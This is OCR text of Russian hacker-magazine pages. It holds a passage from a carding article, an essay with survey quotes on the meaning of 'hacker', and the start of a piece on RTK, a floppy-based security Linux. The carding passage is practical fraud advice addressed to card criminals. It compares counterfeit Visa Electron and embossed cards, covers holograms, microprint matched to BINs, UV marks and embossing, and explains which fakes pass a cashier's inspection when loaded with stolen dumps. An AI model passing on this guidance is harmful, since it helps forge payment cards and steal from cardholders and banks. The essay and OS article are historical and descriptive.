тем, что офсетное оборудование печатает сначала один цвет, потом второй, потом третий и потом четвертый (офсетное оборудование печатает все в CMYK (логотипы платежных систем печатаются по пантонам) - кто разбирается в печати, тот поймет). При этом все цвета, которые не являются основными, появляются на карте путем смешения нескольких цветов. Естественно, все цвета должны совпасть по контуру, и при настройке оборудования для печати с нового макета много карт уходит в брак при подгонке наложения цветов. Соответственно, если кардер хочет, чтобы его эмбоссированная кредитная карта полностью совпадала по всем параметрам с настоящей, под каждый бин, который он выберет, ему придется заплатить минимум 300 долларов дополнительно за оригинал-макет и вывод изображения на пленки плюс заказать партию карт с этим бином (ОДНИМ БИНОМ!) в количестве 50 штук минимум. Как говорится, хозяин - барин. Альтернативой же является либо заказ именно того количества, которое ему нужно, но не с тем бином на микрошрифте, либо заказ Electron'a, который полностью совпадает с настоящим. И тот, и другой варианты имеют право на существование, так как у кассира редко когда находится достаточно мощная лупа, чтобы рассмотреть микрошрифт. Но между выражениями "как настоящая" и "почти как настоящая" все-таки имеется разница.

ГОЛОГРАММА

На Electron'ах, как известно, голограммы нет, а на эмбоссированных картах она присутствует. "Впаять" ее в карту не проблема (а технологически на реальных картах она не приклеивается, а припаивается по краям к пластику под большим кратковременным давлением и температурой не менее 150 градусов по Цельсию) - естественно, при наличии соответствующего оборудования. Но проблема заключается в том, что очень редко на рынке появляются голограммы, по качеству соответствующие оригинальным (чтобы голубь махал крыльями и вытягивал клюв), да еще чтобы они (голограммы) были в лентах (что необходимо для уже описанного "впаивания"), а не в виде наклеек. Точнее сказать, на моей памяти НИКОГДА на рынке не было абсолютно идентичных настоящим голограмм. Либо они были приемлемыми по качеству, но должны были наклеиваться – и тогда, подцепив голограмму ногтем, можно обнаружить подделку. Либо голограммы были в лентах, что позволяло их впаивать в карту на специальном оборудовании, но само качество голограммы оставляло желать лучшего. Абсолютно же родных голограмм на моей памяти не предлагал никто - купить их просто негде. Сейчас проблема решается, но сколько времени уйдет на ее окончательное решение, никто сказать не может. То есть те, кто все-таки желает покупать карты с голубками и глобусами, должны смириться с тем, что их карты будут укомплектованы качественными, но все-таки наклейками. С глобусами для мастеркарда сейчас существует такая же проблема. Хотя повторю, что практически для кардера нет разницы, что использовать - Visa Electron или эмбоссированную карту с голограммой - дамп-то и на одной, и на другой один и тот же. То есть кассир видит Electron, а ПОС-терминал и банк, дающий авторизацию - кредитную карту (может, даже, Голд или Платинум).

УЛЬТРАФИОЛЕТ

Здесь никаких проблем на данный момент нет. Можно рисовать УФ, можно нет – тем более что в большинстве случаев на реальных Electron'ах его и нет. Мало шансов, что кто-нибудь придерется к ультрафиолетовому голубку при снятии наличных в отделении банка - дело в том, что на картах разных банков голубок нанесен немного по-разному (так же, как существует 6 различных вариантов исполнения реальной 100-долларовой купюры - они все реальные, но сделаны на разных фабриках). Также и с ультрафиолетовыми голубками. Но, повторюсь, никаких проблем с нанесением ультрафиолета на карту нет.

ЭМБОССИРОВАНИЕ И ИНДЕНТ-ПЕЧАТЬ

И с этим проблем тоже нет. На Electron'ах индент-печати нет, а на эмбоссированных картах есть. Напечатать ее несложно.

Я попытался изложить все максимально подробно, чтобы показать все различия. В принципе, у эмбоссированных карт нет никаких преимуществ перед Electron'ами с кредитным (золотым, платиновым) дампом. Electron же больше соответствует возрасту большинства кардеров, он АБСОЛЮТНО идентичен



реальному Electron'у, выпущенному любым банком. При визуальном рассмотрении - под лупой, под ультрафиолетом ни один самый профессиональный банкир не найдет никаких отличий от оригинала (если, конечно, кардер закупил офсетную карту, а не принтер). В отличие, кстати, от эмбоссированных карт. Нет - шопиться по ним можно все так же, вот только вопрос в том, что лучше - шопиться в среднем на 2,8K с одной карты, которая идеально изготовлена и неотличима от оригинала, либо шопиться на те же 2,8K по карте, которая стоит дороже, а сделана менее качественно? Дамп-то везде одинаковый... Вопрос в том, что победит - желание понтоваться или здравый смысл. (Примечание: средняя сумма в 2,8K по скиммнутой карте взята из статистики Американской Банковской Ассоциации, которая приводит именно такую среднюю сумму списаний со скиммнутых карт.)

ОБЩИЕ ПОЛОЖЕНИЯ

Итак, подведем итоги.

Прежде всего, кардер старается соответствовать своему возрасту как в одежде, так и в предъявляемых картах. У кассиров на западе не русская психология и они могут заподозрить кардера в том, что карта не его, а он ее где-то украл.

Плюсы эмбоссированных карт для кардера весьма сомнительны. Подлимитные операции с поддельными картами кардерами обычно не проводятся, импринтеров в нормальных магазинах нет, машины кардеры по поддельным картам не арендуют (по Электрону с него запросят гораздо большую авторизацию).

Суммы снятия при больших покупках зависят не от дизайна карты - Electron или эмбоссированная платиновая карта, а от того, что ответит кассиру ПОС-терминал. То есть от того, какой дамп записан у кардера на карте.

На данный момент из-за проблем с голограммами технически невозможно производство эмбоссированных карт, абсолютно идентичных настоящим. После решения проблем с голограммами визовские классики, голды и платины будут абсолютно идентичны реальным, если клиент дополнительно оплатит изготовление макетов под выбранные им бины для того, чтобы микрошрифт вокруг визовского логотипа совпадал с бином карты, и закажет минимально по 50 карт под каждый бин.

Либо, если такой заказ ему не под силу, придется смириться с тем, что бин вокруг микрошрифта не будет совпадать с бином карты.

На данный момент существует техническая возможность производства Electron'ов, абсолютно идентичных настоящим, так как на них нет отсутствующих на рынке голограмм, а микрошрифт на всех Electron'ах в мире одинаков - повторяющееся слово ELECTRON вокруг логотипа. Таким образом, Electron'ы можно заказывать с любыми бинами в любой расфасовке (хоть отдельный бин на каждый Electron).

Если сравнивать по количеству снимаемых с карты денег, то с Electron'а снимается не меньше и не больше, чем с эмбоссированной карты, а стоит Electron дешевле. Или "понты дороже денег"? :)

БОЛЬШИЕ ЛИЧНОСТИ

И, в заключение, пара фактов по Electron'ам:

Передо мной лежит журнал "Русский Фокус" (№5 18-24 февраля 2002 г.). На страницах 76 и 77 корреспонденты журнала поместили результаты опроса известных менеджеров - кто какой кредиткой пользуется. Так вот, большинство пользуется не кредитными картами, а Electron'ами. Среди них:

Андрей Серов, вице-президент банка "Зенит".

Армен Никогосян, заместитель генерального директора компании "Неон Сити".

Алексей Жданов, заместитель генерального директора "Норильского никеля" (пользуется как Electron'ом, так и кредитной картой).

Сергей Беседин, финансовый директор торгового дома "ИнфоЛинк".

Светлана Романова, генеральный директор аудиторской компании "Пачоли".

Георгий Сатаров, руководитель фонда "Индем", бывший помощник президента России.

Я не думаю, что эти люди не в состоянии завести себе кредитную карту. Но используют они Electron - и, как говорится, не жужжат, по заграницам ездят, отовариваются там без проблем.

Да, и еще. Некоторые ломают себе голову над тем, какие голограммы у эмбоссированных карт, правильно или неправильно выполнено типирование на эмбоссированных картах, какой там микрошрифт и т.д. Правильнее заказать себе за те же деньги Electron, но с фотографией. Тогда и проблем у кардера сильно поубавится.

ХАКЕРЫ: РАЗМЫШЛЕНИЯ О СМЫСЛЕ БЫТИЯ

mindw0rk <mindw0rk@mail.ru>

ХАКЕРЫ: РАЗМЫШЛЕНИЯ О СМЫСЛЕ БЫТИЯ

-Кто такие хакеры?
-Компьютерные извращенцы.

Злобствуя как-то на просторах IRC, я завел интимный разговор с одной интеллигентной дамочкой. Обсуждали жисть, любофф и прочие прелести. В конце концов, тема у нас, не без моей помощи, свернула в сторону хакерства.
"А ты знаешь, кто такие хакеры?" - поинтересовался я у своей новой знакомой. "Конечно! Это компьютерные извращенцы" - с достоинством ответила мадам. Ничуть не сомневаюсь, что у многих из вас на этот счет есть свое, не менее твердое мнение. Но давайте, все-таки, попробуем разобраться - кто такие хакеры на самом деле. И вправе ли мы, стырившие у соседа пароль на диалап и занюкавшие до смерти врагов, называть себя хакерами?

ИСТОРИЧЕСКИЕ КОРНИ

Первые упоминания о слове "hack" относятся к XV веку. В то время в Лондоне существовал район под названием Hackney, в котором крупная компания занималась выращиванием лошадей. Сотрудники компании хорошо знали свое дело, их питомцы всегда были в хорошей форме и высоко ценились во всей Англии. Неудивительно, что небольшой район в столице стал широко известен даже за пределами страны. Со временем любители лошадей, в честь именитого места, стали называть самых спокойных и послушных животных словом hack.
С годами слово неоднократно меняло свое значение, по-прежнему имея привязанность к лошадям. Но затем его стали использовать как синоним сдачи в аренду. Единственное различие - говоря hack, имели в виду аренду человеческого труда. В те времена распространены были предложения всевозможных услуг (стирка, уборка, покупка продуктов) за бесценок богатым горожанам. Если какой-то парнишка вызывался сбегать, разузнать для "хозяина" нужную информацию, он как бы сдавал себя на время в аренду. Поэтому его называли hacker, а то, что он делал (сбегать разузнать) - hack. Во времена Шекспира слово hack часто применяли по отношению к проституткам, причем те предпочитали именно его, как менее вульгарное.

РАННИЕ ХАКЕРЫ

Долгое время слово hack использовалось студентами Массачусетского Технологического института для обозначения оригинальных шуток. Иногда, чтобы проделать одну такую выходку, требовалось несколько дней подготовки и участие множества человек. Практически всегда в них наблюдался творческих подход. В 50-е годы это слово переняли члены Клуба Технического Моделирования Железной Дороги (TRMC), которые проводили время за сооружением сложных макетов железнодорожных путей. Hack'ом назывались оригинальные дополнения к создаваемой конструкции.
Первую привязку к компьютерам слово hack получило на территории все того же легендарного института, когда в лабораторных кампусах стали появляться первые мэйнфреймы типа IBM-704. Со временем о них узнали молодые, технически одаренные ребята, для которых эти электронные машины стали новым миром, который можно бесконечно изучать и все время узнавать что-то новое. В 60-е годы процесс написания программ для компьютеров был трудоемким и сложным занятием, и в узком кругу программистов новые алгоритмы и творческие решения вызывали большое уважение. Для обозначения красиво написанного кода студенты МТИ стали использовать слово hack. Можно было написать исходник длиной в несколько сот строк, прекрасно работающий, но основанный на чужих идеях. И это была всего лишь программа. Но достаточно было всего нескольких строк, в которых заложена новая находка, иной подход к решению задачи, чтобы эти несколько строк стали хаком.
На протяжении 60-х годов лишь единицы могли по праву называть себя хакерами. Часто блестящий студент, гордость института, ходил в лузерах (посредственный программист, строго следующий документациям), в то время как 14-летний пацаненок, умеющий мыслить нестандартно, пользовался уважением у гуру, его принимали за своего. Хакеры МТИ полностью отдавали себя своему увлечению. Их порывы к написанию новых хаков и повышению своего мастерства были столь сильны, что ни операторы, ни замки, ни угрозы не могли изолировать ребят от компьютера. Хакеры все время пытались привнести в свои и чужие программы что-то новое, улучшить их, приблизить к совершенству. И они использовали все свое умение и мастерство, чтобы сделать работу на компьютере как можно более эффективной. Но самым главным для хакеров был сам процесс программирования. Это была их стихия, в которой они чувствовали себя как рыба в воде. Со временем в сообществе хакеров появилась своя этика, которой они следовали и в которую верили. Вот несколько основных ее положений:

1. Доступ к компьютеру и ко всему, что может тебя чему-нибудь научить, должен быть неограниченным и полным.
2. Любая информация должна быть свободной.
3. Не доверяй властям. Продвигай децентрализацию.
4. О хакерах нужно судить по их мастерству, а не таким надуманным критериям, как образование, возраст, национальность и положение в обществе.
5. На компьютере можно творить искусство и красоту.
6. Компьютеры способны изменить твою жизнь к лучшему.

Через некоторое время пионеры хакерства стали покидать пределы МТИ. Некоторые из них пытались начать свое дело, другие поступали на работу в одну из раскручивающихся компьютерных компаний (например, "Symbolics"). К концу 70-х годов в институте остались лишь единицы "старичков", и они, под действием перемен и наплывом новых людей, уже не могли поддерживать атмосферу, царившую в кампусах раньше. Компьютеры становились все более распространенными, перебираясь из глубин исследовательских центров в домашние квартиры.

ХАКЕРЫ 80-Х

В конце 70-х на смену программным хакерам пришли хакеры сетевые. Как правило, все начиналось с покупки простенького компьютера (Apple][, TRS-80, Atari) с модемом и посещения одной из фрикерских BBS. После чего молодой парнишка (а как правило, владельцами первых персоналок были именно ребята 15-20 лет) втягивался в новую кибертусовку и, равняясь на более опытных старожилов, становился на путь хакерства.
В начале 80-х гг. сообщество хакеров, сплоченное вокруг электронных досок, во многом напоминало тусовку компьютерщиков из МТИ. У них были общие интересы и взгляды на жизнь, они могли часами разговаривать на им одним понятном языке, и они так же отстаивали идею полного доступа к любой информации. К тому времени компьютерные технологии уже начали бурно развиваться, что повлекло за собой возникновение конкуренции и, как следствие, ограничение доступа к информационным ресурсам. Это шло вразрез с хакерскими принципами. Чтобы расширить свои знания о компьютерах, приходилось искать способы проникновения в закрытые источники, где хранилась нужные документация. Процесс поиска уязвимостей и получения высших привилегий в системе стал называться хакерством, соответственно те, кто делал это быстро и с легкостью, называли себя хакерами. Хакерство в 80-х, так же как и за 20 лет до этого, было своеобразным состязанием, азартной игрой, в которой роль противника играл компьютер. Администраторы устанавливали све-

NEXT

Взлом

ХАКЕРЫ: РАЗМЫШЛЕНИЯ О СМЫСЛЕ БЫТИЯ

mindw0rk <mindw0rk@mail.ru>

жие заплатки, компании разрабатывали новейшие способы защиты, взлом с каждым годом становился труднее - все это бросало вызов хакерам, и те с готовностью его принимали. Несмотря на то, что хакеры не стремились нанести вред и проникали в системы, надеясь найти полезную информацию, компании, на серверы которых они проникали, несли убытки из-за подобных вторжений. Впустую тратилось время администраторов, которые начинали проверять целостность системы и искать способ, которым вошел в систему незваный гость (а час работы в США измеряется десятками долларов). Еще больший ущерб наносила пошатнувшаяся репутация компании, если инцидент всплывал в прессе. Все это заставило силовые структуры всерьез заняться компьютерными взломщиками. В результате, на протяжении 80-х гг. были арестованы многие известнейшие представители компьютерного андеграунда. Хакеры, которые не видели в своих действиях ничего противозаконного, были возмущены. В январе 1986 г., вскоре после своего ареста, хакер The Mentor опубликовал в журнале "Phrack" хакерский манифест:

"...Это наш мир, мир кодов и электронных импульсов, наполненный красотой модемных звуков. Мы бесплатно пользуемся услугами, которые могли бы стоить копейки, если бы вы не спекулировали на наших потребностях и не были так жадны... вы называете нас преступниками. Мы стремимся к знаниям... вы называете нас преступниками. Мы существуем без цвета кожи, без национальности и религиозных предубеждений... вы называете нас преступниками. Вы производите атомные бомбы, разжигаете войны, убиваете, обворовываете и врете нам, пытаясь убедить в своей правоте... а мы все так же остаемся преступниками.
Да, я преступник. Мое преступление - любопытство. Мое преступление - суждение о людях по их знаниям, мыслям и поступкам, а не по тому, как они выглядят. Мое преступление в том, что я умнее вас, за что вы не можете меня простить. Я хакер, и это мой манифест. Вы можете остановить кого-то из нас, но вы не можете остановить нас всех".

Этот текст размером 3 кб стал на несколько лет лозунгом хакеров всего мира. Однако совсем другое мнение о хакерах высказала пресса. То и дело в газетах стали появляться заголовки: "Хакер проник в компьютерную сеть Пентагона", "Хакеры украли из банка 30000$", "Арестован хакер - автор вируса, остановившего работу 6 тысяч компьютеров". Миллионам людей хакеры представлялись злыми компьютерными гениями, способными проникать куда угодно и манипулировать любыми технологиями. Впрочем, в чем-то пресса была права - некоторые хакеры действительно представляли угрозу, так как использовали свои знания в корыстных целях. Например, чтобы отомстить врагам или заработать на продаже конфиденциальной информации. Но в их тень попали и другие - исследователи, стремившиеся к знаниям, но занесенные в один список со своими "темными" собратьями. Пресса не стала разделять хакеров на плохих и хороших, создав им однозначный авторитет злодеев. Авторитет, который будет расти и укрепляться вплоть до наших дней.

ХАКЕРЫ НАШИХ ДНЕЙ

С начала 90-х в быт многих людей стал постепенно входить интернет. Глобальная паутина, растущая с каждым днем, превратилась в один из основных источников информации. Если раньше, чтобы найти нужную документацию, приходилось вламываться в сеть какой-то компании и тайком скачивать на свой компьютер, теперь достаточно зайти на поисковик и ввести название документа. Такая свобода и вседоступность информации послужили причиной появления новых "хакеров" - script kiddies. Для них не важен процесс, все, что они хотят - как можно быстрее проникнуть в закрытую систему и почувствовать себя в ней хозяином. Власть - главный стимул для скриптkidдеров. И каждая новая покоренная система дает им кусочек власти, позволяет почувствовать свое превосходство над этими сложными машинами. Чтобы не тратить время на изучение "ненужных технических тонкостей", скрипткидеры пользуются уже готовыми программами и эксплоитами. По той же причине они избегают защищенных "дверей", взламывая те, что едва висят на петлях. В большинстве случаев именно скрипткидеры являются героями газетных публикаций. Но если у прессы они вызывают восхищение, для людей с более глубокими познаниями эти ребята скорее источник раздражения и насмешек. Несмотря на то, что этика хакеров отвергает любые разрушительные действия, не все они придерживаются этого правила. Чтобы не повторять ошибку СМИ, компьютерное сообщество разделило хакеров на три основные категории:

White hats - хакеры, которые используют свои навыки, чтобы улучшить компьютерный мир, привнести в него что-нибудь новое и полезное. Часто их можно встретить в фирмах, занимающихся предоставлением услуг компьютерной безопасности. Хороший пример white hat'a - создатель ОС Linux Линус Торвальдс.

Black hats (crackers) - те, кто использует свои знания в корыстных целях или просто во зло. Они взламывают на заказ серверы, запускают в сеть своих червей, осуществляют сложные атаки на важные объекты. Хакер, тайком проникший в систему и, ничего не изменяя, оставивший в ней бэкдор - тоже относится к этой группе. Типичные примеры: Кевин Митник, Mafia Boy, кракерская группа RED EYE.

Gray hats - люди, которые играют с компьютерными системами в кошки-мышки. Они, как и Black hat'ы часто взламывают различные серверы, но затем указывают администраторам (и общественности) на обнаруженные уязвимости. Во многом именно благодаря Gray hat'ам мы имеем возможность читать ленту bugtraq. Одним из известнейших хакеров этой категории является Адриан Ламо.

Многие сейчас вкладывают свой смысл в хакерство. "Старички" с ностальгией вспоминают о давно ушедших временах. Когда слово хакер произносилось с большим уважением, а сами хакеры имели неограниченные познания в компьютерах и могли выполнить на них задачу любой сложности. Современная трактовка подразумевает любовь к исследованию, стремление к новым знаниям и умение творчески подходить к осуществлению поставленных целей. Ведь и в 60-е, и в 80-е годы главным в хакерском деле была не цель, а процесс. Поэтому, даже если тебе не удалось переиграть машину, но ты не останавливаешься и ищешь новые способы победить - ты стоишь на правильном пути.
С изменением компьютерного мира постепенно эволюционирует и значение хакерства. Вполне возможно, что в будущем его ждет совсем другой смысл.

МНЕНИЯ

Напоследок, чтобы продемонстрировать всесторонний подход к проблеме, я привожу этот опрос. В нем принимали участие те, кого считаю хакерами я, кто сам считает себя хакером, кто просто имеет отношение к миру компьютерной безопасности, а также журналисты, правительственные сотрудники и просто люди со стороны. Наслаждайся!

ЗАРАЗА, www.security.nnov.ru:
Хакер - это человек со специфическим типом мышления, способный найти нестандартное решение, которого не ожидают другие, нарушить привычные законы функционирования какой-либо системы и, иногда, на их месте построить свои. В этом смысле хакер не обязательно действует в компьютерной области. Например, Александр Македонский развязал Гордиев узел, разрубив его мечом. Николай Лобачевский, добавив всего одну точку на плоскости, замкнул ее - это позволило избавиться от "лишней" аксиомы Евклида, получив гораздо более стройную и общую геометрию. Так же и хакеры в компьютерной области: они смотрят на компьютер, на сеть, на программу не под тем углом, под которым смотрел разработчик или пользователь, а под своим. Это позволяет находить новые решения: новые сценарии атак, новые типы ошибок, разрабатывать программное обеспечение с новыми функциями или просто подходить к самому процессу работы как к игре, общению или искусству.

А.В.Лукацкий, "Информзащита":
Для меня хакер - это специалист в области сетевых и других высоких технологий. Необязательно направляющий свои силы в негативное или криминальное русло. Главное, что он специалист высокого класса, который тратит свое время, силы и средства на изучение различных аспектов функционирования сетей. Как он применяет полученные результаты - это уже отдельный разговор. Он может сообщать о той или иной дыре производителю, Internet-сообществу, а может воспользоваться дырой для атаки. Первое и второе я горячо под-

держиваю, а третье... С людьми, которые используют свои знания во вред другим, мы и боремся.

Сергей Покровский, экс-главред журнала "Хакер":
Хакерство - это получение свободного доступа туда, куда не пускают просто так. Это может быть как сервер Газпрома, так и проходная Газпрома, и даже кофейный автомат, стоящий в Газпроме :). Но надо различать воровство и хакерство. Когда ты воруешь логины с троянами, то это не хакерство, это реальное воровство. А вот когда ты проходишь через все защиты на сервере и добираешься до корня, причем в статусе digital god, вот это хакерство. Хакер - это журнал. Других понятий у этого термина нет.

Ольга, журналист "МК":
Это подростки, которые хорошо разбираются в компьютерах и используют их для своего обогащения. Например, взять инцидент с Владимиром Левиным. Он выучил компьютерную грамоту и воспользовался своими знаниями, чтобы проникнуть в банк и украсть деньги. Есть и другие хакеры - те, кто запускает вирусы и ломает компьютеры Пентагона. Думаю, этим людям просто нечем заняться и они ищут способ самореализоваться в интернете.

Lance Spitzner, автор многих security-документаций, администратор www.project.honeynet.org:
Слово "хакер" для меня означает врага, атакующего системы. Единственная причина, почему я так говорю - потому что именно так сейчас оно воспринимается прессой и большинством людей. А вообще я стараюсь избегать использования слова "хакер". Именно по этой причине.
Для обозначения людей, которые взламывают серверы и чинят компьютерный беспредел, я употребляю "**Black Hats**". В противовес блэкхэтам, "**White Hats**" - по отношению к "хорошим парням". Конечно, всегда есть и "**Gray Hats**", которые стоят по обе стороны хакерства.

Даня Шеповалов, величайший гуманист всех времен и народов:
Хочется ответить анекдотом:
- Слышал, Вася вчера сервак грохнул?!
- Он что, хакер?
- Не-а, он урод!
:)))
А вообще, IMHO, хакер - это чел, который успешно применяет свои глубокие знания компьютерных систем в своих же меркантильных/личных/любых других целях.

Дмитрий Леонов, отец hackzone.ru и bugtraq.ru:
Ну, это ж обсасывалось уже тысячу раз. Я до сих пор предпочитаю классическую трактовку понятия хакер как компьютерного профессионала, хотя понятно, что оно девальвировано уже дальше некуда. В том числе и благодаря усилиям вашего журнала :).

Akula, девушка с IRC:
Люди, которые помогают другим людям, не имеющим столько денег, чтобы легально пользоваться хорошими (и не очень) программами. А также те, кто не дает админам зарасти мхом и салом.

Fyodor, создатель nmap и insecure.org:
Хакеры - это те, кто максимально использует все заложенные в системе ресурсы для достижения своих целей. Хакерами можно назвать программистов-энтузиастов, авторов эксплоитов и всех остальных, испытывающих удовольствие от интеллектуального поединка с компьютерами.

Pascal Bouchareine, французский security-консультант:
Хакерство - это когда ты решаешь проблему нестандартным способом. Например, если ты зажигаешь сигарету лампой хэллоуина или чинишь поврежденный механизм жвачкой - это очень напоминает хакерство. Так же и по отношению к компьютерам. Если ты используешь программы или сервисы так, как это не предусматривалось разработчиками, если ты умеешь выходить за рамки установленных правил - в тебе есть многое от хакера. С другой стороны, хакерство - это отличное понимание того, как работают вещи.

CHUD0, член krovatka.ru:
Как правило, это умные детки богатеньких родителей, которые сутками сидят в интернете.

Emmanuel Goldstein, редактор журнала "2600":
Хакерство - это бесконечный процесс задавания вопросов. Вот почему компьютеры представляют отличную среду для любопытных людей - они не просят тебя заткнуться, когда ты продолжаешь спрашивать или снова и снова набираешь команды. Но не следует однозначно привязывать хакерство к компьютерам. В каждом, кто имеет пытливый ум, азарт, нерушимую веру в свободу слова и право на знания, живет дух хакерства.

r0man, www.phreaker.net:
Хакерство - своеобразная электронная магия :).
Хакеры - творческие люди с хорошими навыками программирования и мотивацией все время превзойти самого себя.

Evan "Agent", тех. сотрудник ФБР:
Хакеры - это преимущественно подростки, обладающие хорошими знаниями компьютеров, но направляющие эти знания в преступное русло. Проще говоря, хакеры - это компьютерные взломщики. Которые осуществляют несанкционированные проникновения на закрытые серверы, дефейсят сайты и распространяют секретную информацию в сети. Сами хакеры оправдывают свои поступки стремлением к знаниям, но в результате таких вот стремлений, компании ежегодно теряют миллионы долларов, которые могли бы пойти на развитие компьютерной индустрии.

Андрюха, типа друг :):
Волосатые, немытые, небритые маньяки, которые не дают людям спокойно жить в сети.



Stalsen (stalsen@real.xakep.ru)
http://trinux.atanor.ru



RTK: РУССКАЯ ОСЬ ДЛЯ ХАКЕРОВ

Рассказ об OS RTK: Russian Trinux Kit. Floppy Edition


Наверное, ничто не развивается так быстро, как компьютерная индустрия, и хакерское искусство здесь не является исключением. Общий объем ПО постоянно растет, бывает, приходится держать на винте более 100 различных программ (хотя это зависит от широты твоих «интересов»). Угнаться за постоянно появляющимися версиями и новым программным обеспечением очень трудно… Проблему еще усугубляют системные сбои - вещи хоть и не очень распространенные, но сильно неприятные! Обычному юзеру достаточно поставить какой-нибудь Win9x, установить DivX ;-) кодеки и DirectX 8.0 :-). Но что же делать нам? Придется не только инсталлить систему, усиленно ее настраивать, но и устанавливать довольно много софта…

«Манифест» RTK:

Это русская операционная система для хакеров, офицеров безопасности и сетевых администраторов. RTK содержит последние версии популярных digital security утилит. Он основан на Trinux (trinux.sourceforge.net), но этот факт не доказывает их идентичность. Система оптимизирована и дополнена, кроме того, имеет встроенную поддержку русского языка и раскладки клавиатуры. Доступны русские man-пакеты, постоянно появляются обновления как самой операционной системы, так и пакетов, скриптов… Сама ОСь умещается на одной дискете 3.5», в RAM создается виртуальный раздел, с которым и работает RTK. Есть возможность динамически подключать пакеты и/или модули, которые можно загрузить с дополнительных дискет, жесткого диска, CD-R/RW, а также через сеть.

ОБРАТНАЯ СТОРОНА

Возьмем другой пример: допустим, ты попал в неизвестную квартиру с каким-то компом, и владелец попросил сделать что-нибудь этакое. Но вот стоит у него WinMe и несколько стандартных программ вроде WinRar, Far, XnView и т.п. Что делать? Можно, конечно, слепить свою болванку со всем нужным софтом, сесть и усиленно устанавливать… Но у тебя могут возникнуть проблемы с совместимостью (например, прога идет только в w2k, а в линуксе есть разные дистрибутивы со своими пакетами и наборами библиотек, к тому же не надо забывать о туче лог-файлов, которые остаются после тебя…). И это проблема. Ты можешь просто свалить, сказав что-то типа: «Да не, надо на моем компе, чего я тут сделаю!». Некоторые могут предложить таскать с собой жесткий диск. И вот опять неудача! Несовместимость оборудования так сказать. Например, живет на винте slackware, сам он на новой машине запускаться не будет (во всяком случае, частично), то есть модель монитора изменится - X-Window в дауне. При-



дется химичить с xf86config (+видеокарта), ну и т.д. В дальнейших комментариях, надеюсь, это не нуждается. Примеров таких «сбоев» можно привести сотню...

ВЫХОД?!

Есть ли решение этой проблемы? Отвечу честно - нет! Люди пока еще не придумали способ оградить пользователей от сбоев и создать гибкую систему слежения за нужным тебе софтом. Я отброшу стандартные советы, типа, делайте резервные копии, подпишитесь на всякие рассылки и т.д. Это не выход! Возможно, ты скажешь: «Да зачем мне следить за обновлениями всех программ! Есть у меня десяток самых нужных, и это меня вполне устраивает!». Дай угадаю, это, скорее всего: nmap, john, netcat, XSpider? Приведу тебе один пример: есть сервер Y, у него открыт порт 25 (smtp-сервер в большинстве случаев), и он выдает левый баннер. Есть идеи, как определить реальную версию? А вот существует интересная прога под названием smtpscan, которая содержит отпечатки многих демонов/сервисов (sendmail, qmail, Microsoft Exchange, Lotus Domino etc). К чему это я? А к тому, что всегда найдется много интересного софта, который прошел мимо тебя! Грузимся дальше... Что же делать? Думаю, ты уже ощущаешь привязку к своему рабочему месту и полную беспомощность (это уже перегиб, не стоить принимать эти слова всерьез :) - прим. ред.)... Учитывая все вышесказанное, я разработал примерные критерии хакерской ОС:

1. Высокая мобильность и переносимость.
Привязывать систему к определенной архитектуре или специализированному железу глупо. Во-первых, не у всех процессор X и железо производителя Y. Учитывается даже тот факт, что на твоем компе может и не быть жесткого диска. Следовательно, ты можешь без проблем переносить ОСь с одного компьютера на другой. Это самая настоящая карманная система хакера...
2. Стабильность работы.
Это очень важный показатель. Как можно работать с постоянно зависающей системой? Это оставляет неприятные воспоминания об ОС и ее создателях :). Операционка должна поддерживать максимальные нагрузки и сохранять самый высокий режим стабильности.
3. Нетребовательность к ресурсам.
Не у каждого есть деньги на высокоскоростные ПК. На самом деле не так уж они и нужны. Я вот лично спокойно обхожусь своими 366 целеронами. Кто-то всегда мечтает идти в ногу со временем, покупая за большие деньги всякие навороченные штуки. Это личное дело каждого.
4. Широта охвата.
Надо учитывать, что систему могут использовать совершенно разные «слои» компьютерного андеграунда (будь то хакеры, фрикеры, в общем, ты понял...). Одним нужен nmap, p0f, john, firewalk, другим cuts, kismet, третьим gpg, stego, bcrypt... Следовательно, должно быть портировано большое количество совершенно разных программ.
5. Простота настройки.
Это совсем не то, о чем ты подумал. Я к тому, что система на любом компьютере должна запускаться без всяких ошибок, независимо от монитора, частоты процессора, количества оперативной памяти и т.д.

ЧТО ЖЕ ВЫБИРАТЬ? НЕМНОГО ИСТОРИИ...

